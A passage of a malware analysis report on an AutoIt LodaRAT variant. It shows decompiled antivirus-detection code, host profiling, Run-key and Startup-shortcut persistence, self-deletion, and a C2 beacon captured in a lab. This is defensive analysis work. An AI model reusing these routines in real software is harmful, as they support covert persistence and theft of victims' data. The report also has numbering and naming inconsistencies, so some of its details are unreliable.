    If IsObj($owmi) Then
        Local $colitems = $owmi.execquery("Select * from AntiVirusProduct")
        If NOT IsObj($colitems) Then Return 0
        For $objantivirusproduct In $colitems
            $larray8[0] = $objantivirusproduct.displayname
            $larray8[1] = $objantivirusproduct.productstate
        Next
        Dim $avstatus8 = Hex($larray8[1])
        If StringMid($avstatus8, 5, 2) = "10" OR StringMid($avstatus8, 5, 2) = "11" Then
            $larray8[1] = "Enabled"
        Else
            $larray8[1] = "Disabled"
        EndIf
        If $larray8[0] = "" Then
            $larray8[0] = "No"
            $larray8[1] = "No"
        EndIf
    EndIf
    Return $larray8
EndFunc
```

Figure 14 – Decompiled AutoIt _getav() Function Retrieving Installed Antivirus Product Information via WMI Query

The purpose of the _getav() function in **Figure 15** is to retrieve the name and operational status of antivirus (AV) products installed on the local system via WMI and include this information in the system data to be transmitted to the C2 server.

The _getav() function returns 2 argument, *[$name, $status]*. Each argument corresponds to the antivirus product name and the activation status of the antivirus product, respectively. The _getav() function operates according to the following workflow,

1. Connect to the SecurityCenter2 namespace via ObjGet("winmgmts:\\localhost\root\SecurityCenter2").
2. Enumerates the list of installed AV products using the query (' Select * from AntiVirusProduct ')
3. Iterates through each product using a 'For ... Next' loop, assigning the displayName value to $larray8[0] and the productState value to $larray8[1].
4. Converts the productState value to a string using Hex(), extracts the 5th-6th bytes from the end, and assigns "Enabled" to $larray8[1] if the value is 10 or 11; otherwise, assigns "Disabled".
5. If the retrieved product name is an empty string, the function assumes that no antivirus product is installed and returns ["No", "No"]. If the AntiVirusProduct set cannot be obtained at all, it returns 0.

During the analysis of the AutoIt source code converted via Exe2Aut, it was identified that the malicious file makes an additional call to the *_getav()* function within the global initialization routine, specifically between lines ***L279*** and ***L289.*** This behavior suggests that the malware intends to invoke _getav() once at startup in order to generate a snapshot of the current antivirus (AV) information. If an antivirus product is detected on the local system, the product name is stored in the $thisav variable and the status information is stored in the *$thisav2* variable, both in array format. If the antivirus status is identified as Disabled, the product name is overwritten with the string "Disabled". This approach appears to be intended to allow the malware to quickly determine the AV status later by checking a single variable. However, this structure introduces the risk that the actual product name retrieved by *_getav()* may be lost (overwritten with "Disabled").

As a result, during subsequent logging or display operations, the accurate product name of the antivirus software present on the victim system could be irretrievably lost. This indicates that the malware developer, or the author of this particular LodaRAT variant, implemented a structurally flawed source code design.

✓ informal modification report (see more reports at here)


```
$antivirus = _getav()
If IsArray($antivirus) Then
    $thisav = $antivirus[0]
    $thisav2 = $antivirus[1]
    If $thisav <> "" AND $thisav2 = "Disabled" Then
        $thisav = "Disabled"
    EndIf
Else
    $thisav = "No"
EndIf
```

Figure 15 – Global AV Information Initialization Process, _getav() Snapshot and Status Masking

By leveraging the filter capabilities of API Monitor x32, two WMI-related filters (IWbemLocator::ConnectServer and IWbemServices::ExecQuery) were applied prior to attaching the malware sample to the monitoring session. As a result, the execution of the _getav() function—responsible for querying antivirus product information via WMI—was successfully captured on the local system infected with the sample, as illustrated in Figure 16. The caller Status branch processing since $antivirus = _getav() at ***L1926***




Figure 16 – API Monitor (32-bit) Capturing IWbemServices::ExecQuery Invocation for Select * from AntiVirusProduct WMI Request

3.2. check OS architecture / Version

Figure 17 illustrates the section of the AutoIt malware responsible for collecting system information such as OS architecture and username. Using AutoIt Debug (DBUG), we confirmed the actual values assigned to these variables at runtime. As shown in the debug output, the variable *@OSArch* stores the system architecture (X64), while *@UserName* contains the current logged-in account.

✓ informal modification report (see more reports at here)




Figure 17 – Debugging result of LodaRAT attempt collect victim's OS architecture and system username

In addition, the script assigns the architecture information to the variable $archx = @OSArch (x86/x64) at ***L360***. For the operating system version and build, the malware leverages FileGetVersion("winver.exe") at ***L313*** to distinguish between Windows 10 and Windows 11, and stores the result into *$osversion*, falling back to the *@OSVersion* macro when needed. This demonstrates how the malware dynamically gathers environment-specific details, which can later be used for conditional execution, evasion, or reporting to its command-and-control (C2) server.




Figure 17 – Debugging result of LodaRAT attempt collect victim's osversion

3.3. Collection screen resolution

Figure 18 shows the AutoIt malware code section where the script retrieves the current desktop resolution of the infected system. Specifically, the variables *$deskheght* and *$deskwidh* are assigned using the macros *@DesktopHeight* and *@DesktopWidth* at lines 301-302. These values capture the vertical and horizontal resolution of the active display. Using AutoIt Debug (DBUG), the runtime values were confirmed as 1545 (height) and 2771 (width), verifying that the malware successfully collects the victim's screen

resolution. This information can later be used by the attacker to profile the target environment or optimize the display of malicious components (e.g., screenshots, overlays, or UI-based phishing).




Figure 18 – LodaRAT reading victim's desktop resolution values using @DesktopHeight and @desktopWidth (L301-L302)

3.4. Other environment values initialized

The AutoIt-based LodaRAT malware, as illustrated in this figure, performs systematic initialization procedures to collect environment information from the compromised host. At line 311, the variable *$usecc* is assigned the current username via the @UserName macro. This information is subsequently leveraged by the malware to facilitate the creation of a new administrator account, thereby supporting long-term persistence and operational continuity. At *L327*, the variable $vcers is initialized with the local IP address obtained from *@IPAddress1*, enabling the identification of the host within its network context. Furthermore, between ***L303*** and ***L307***, the malware employs a conditional file existence check (FileExists(@AppDataCommonDir & "\Microsoft\Wlansvc")) to estimate the device type. If the directory is present, the system is classified as a laptop; otherwise, it is designated as a desktop, and this classification is stored in the *$dexcz* variable. Through this combination of user identity, network addressing, and device categorization, LodaRAT establishes a comprehensive environmental profile of the infected system. This profile is subsequently utilized to inform command-and-control communications and to optimize malicious functionality according to the victim's operating environment.




Figure 19 – Environment Information Collection by LodaRAT

4. Build persistence

Based on the analysis, LodaRAT has 5 additional persistence logics.

1. Self-replication
2. IFEO manipulation via registry key modification
3. Uninstall Command and Persistence Removal
4. make RDP tunneling and send connect information to threat actor

4.1. Self-replication

The LodaRAT configure resident path for an infection file and use that path to attempt self-replication for maintain the persistence of the malicious behavior. which was already written at ***Figure7~Figure13*** of this analysis report. In addition, there is a part that sets double persistence by simultaneously setting the startup program folder shortcut(.lnk) and Run key using the resident path configured immediately after the self-replication process.

LNK Creation in Startup folder for double-persistent

If `UBXTLA.lnk` is not found in the Startup folder, the malware creates a shortcut whose target is set to "*$ffazezs|VAEZCO.exe*". The working directory ("Start in") is specified as "$ffazezs\", enclosed in quotation marks. To enhance concealment, the shortcut uses the Windows default icon by referencing index 4 of @SystemDir\shell32.dll. The final parameter, set to 4, determines the window state so that the program launches in an inactive or minimized state. This mechanism allows the malware to establish persistence by ensuring that it is executed automatically upon user logon while blending in with legitimate Windows components.




Figure 20 – LodaRAT attempt to registry-based startup setting

Through this process, LodaRAT ensures automatic execution upon user logon, while simultaneously enhancing both operational stability and concealment by disguising its icon and specifying a dedicated "working folder"

4.2. IFEO manipulation via registry key modification

The analyzed AutoIt-based LodaRAT sample employs registry modification as a primary persistence mechanism. As shown in the Figure20, the variable **$khertx** is assigned to the Run key located under the current user hive (HKCU\Software\Microsoft\Windows\CurrentVersion\Run). The code subsequently verifies, via **RegRead**, whether a registry value named **UBXTLA** is present. If absent, new entry is written using **RegWrite**.

The created registry value, UBXTLA, points to the malware's replicated executable.

```
"C:\Users\<username>\AppData\Roaming\Windata\VAEZCO.exe"
```

As you can see at ***Figure21***, The executable path is deliberately encapsulated in quotation marks. (at *$vvahk*) This measure prevents misinterpretation by the Windows command-line parser, particularly in environments where the user profile or directory name contains whitespace. Without proper quoting, the system would truncate the path at the first space, resulting in execution failure.




Figure 21 – Registry-Based Persistence via Run Key Modification

By the writing into the HKCU run key, the malware ensures that the malicious binary will be launched automatically each time the compromised user logs into Windows. This approach is effective without requiring elevated privileges, since modifications are confined to the current user hive rather than the system-wide HKLM branch. Moreover, the use of a non-descriptive value name (UBXTLA) further obscures the persistence mechanism from casual inspection. As illustrated in **Figure22**, LodaRAT creates a registry key value named UBXTLA under the specified registry path. This behavior corresponds to the code snippet shown in **Figure21,** which captures the relevant debugging process.




Figure 22 – LodaRAT establishing persistence by creating the UBXTLA registry entry

MITRE ATT&CK Mapping

This persistence technique directly corresponds *T1547.001*. under the Persistence tactic. By leveraging the Run key, LodaRAT achieves automatic execution upon user login, enabling reliable reinfection without manual intervention.

- T1547.001 – Registry Run keys / Startup Folder,

✓ informal modification report (see more reports at here)

4.3. Uninstall Command and Persistence Removal

When the LodaRAT client receives an "Uninstall" command from its C2 server, it initiates a dedicated routine to dismantle its persistence mechanisms and ultimately remove the main binary executable file. This procedure is not a simple termination but rather a deliberate effort to minimize forensic artifacts and evade analysis.

The routine first checks for any auxiliary process (e.g., $pid2) and terminates it if active, It then resets a control flag to exit the main loop and forcibly shuts down wscript.exe to prevent conflicts with a forthcoming script. Next, it deletes the shortcut previously placed in the user's Startup folder and removes the corresponding entry (UBXTLA) from the Run key in the registry. These operations confirm, in reverse, that the Startup shortcut and Run key were indeed the primary persistence points established earlier in the infection.




Figure 23 – Removal of Startup folder link and Run key entries

In its final stage, the LodaRAT client prepares for self-deletion. Because a running process cannot directly erase its own binary, it creates a temporary VBS file that waits for 5 seconds and then deletes VAEZC0.exe using a file system object. Once this script executes, the main payload is removed from disk, and the process terminates.

Figure 24 – Creation of VBS script for deferred self-deletion

MITRE ATT&CK Mapping

This removal routine aligns with several ATT&CK techniques.

- T1070.004 (Indicator Removal: File Deletion), Erases the startup shortcut and the main binary to cover tracks.
- T1059.005 (Command and Scripting Interpreter – VB), Uses VBS script to perform delayed self-deletion.

4.4. Host Profile Transmission to threat actor

Upon establishing a connection with the designated C2 server, the LodaRAT sample immediately transmits an initial host profile through the TCPSend() function. The payload consists of a concatenated string of system attributes, separated by null bytes, and

includes details such as the victim identifier, hostname, current username, operating system version and architecture, antivirus product information, network address, screen resolution, and an internal classification of the device type as either a laptop or a desktop. The capture of this transmission clearly demonstrates that the malware exfiltrates a comprehensive system fingerprint as its first action following connection. This fingerprint serves as a registration mechanism with the attacker's infrastructure and provides the contextual information necessary for tailoring subsequent commands from the C2 server.

4.5 Controlled Capture of Initial Beacon

Because the malware's original C2 relay infrastructure was inactive at the time of analysis, in-situ observation of its communication routine was not feasible. To address this constraint, we deployed a researcher-controlled C2 receiver in a contained laboratory environment to emulate the adversary's command server and accept inbound connections from the sample. Using this harness, we captured the initial beacon transmitted via TCPSend(), which encapsulated victim host-profiling data. The experiment demonstrates that, even in the absence of attacker-operated infrastructure, the malware's network behavior can be reliably reproduced and documented by redirecting its traffic to a controlled endpoint—preserving protocol fidelity while enabling safe, forensic-grade collection of evidence from the host-profiling stage.




Figure 25 – Wireshark Capture of Initial C2 Beacon Containing Victim Host Profile

The captured initial beacon is a single ASCII record delimited by the | character and contains host profiling data. The client sends 96 bytes to TCP 22513, followed by a 6-byte server response (ZeXro0). The fields include a concise message tag, campaign/build identifier, user/host identifier, OS and architecture, AV product, local IP address, an unknown short token (ddd), a longer alphanumeric token (likely session/auth), device class (Desktop), a boolean-like flag (0), and a release channel (beta). A detailed field map with byte offsets is provided in Table X. No additional payloads were observed in this capture.




Figure 26 – client-to-server initial beacon and server token exchange for LodaRAT (C2).

✓ informal modification report (see more reports at here)

Initial C2 Beacon (pcap-based)

- Capture file SHA256: 9f62ce35445fe6b00ca70b283d34806b690487cf4251bb640fdc7ac9de58d8db
- Interface / Link Type: Loopback (DLT_NULL), IPv4/TCP
- C2 Port: 22513/TCP
- Observed payload sizes: Client → Server 96 bytes, Server → Client 6 bytes

Client payload (ASCII, |-delimited)
x|sbamwf|x|akdan|WIN_10|X64| |Windows Defender|192.168.254.129|ddd|Pr1545X22773X3|Desktop|0|beta

Server response (ASCII, 6 bytes)
ZeXro0

Nmap Field Map (verified from pcap capture)

#	Offset(hex)	Length	value (source)	Interpretation
1	0x00	1	-	Mesage tag / beacon marker (simple type flag)
2	0x02	6	sbamwf	Campaign / build identifier (inferred)
3	0x09	1	-	Subtype / reserved (inferred)
4	0x0B	5	user name	User / host identifier (user name)
5	0x11	6	WIN_10	Operating system name
6	0x18	3	X64	Architecture
7	0x1C	1	(space>	Blank field
8	0x1E	16	Windows Defender	Installed AV / security product
9	0x2F	15	192.168.254.129	Local IP address
10	0x3F	3	ddd	newly created user account name for RDP acccess
11	0x43	14	Pr1545X22773X3	Token / session identifier (inferred)
12	0x52	7	Desktop	Device class (e.g., Desktop/Laptop)
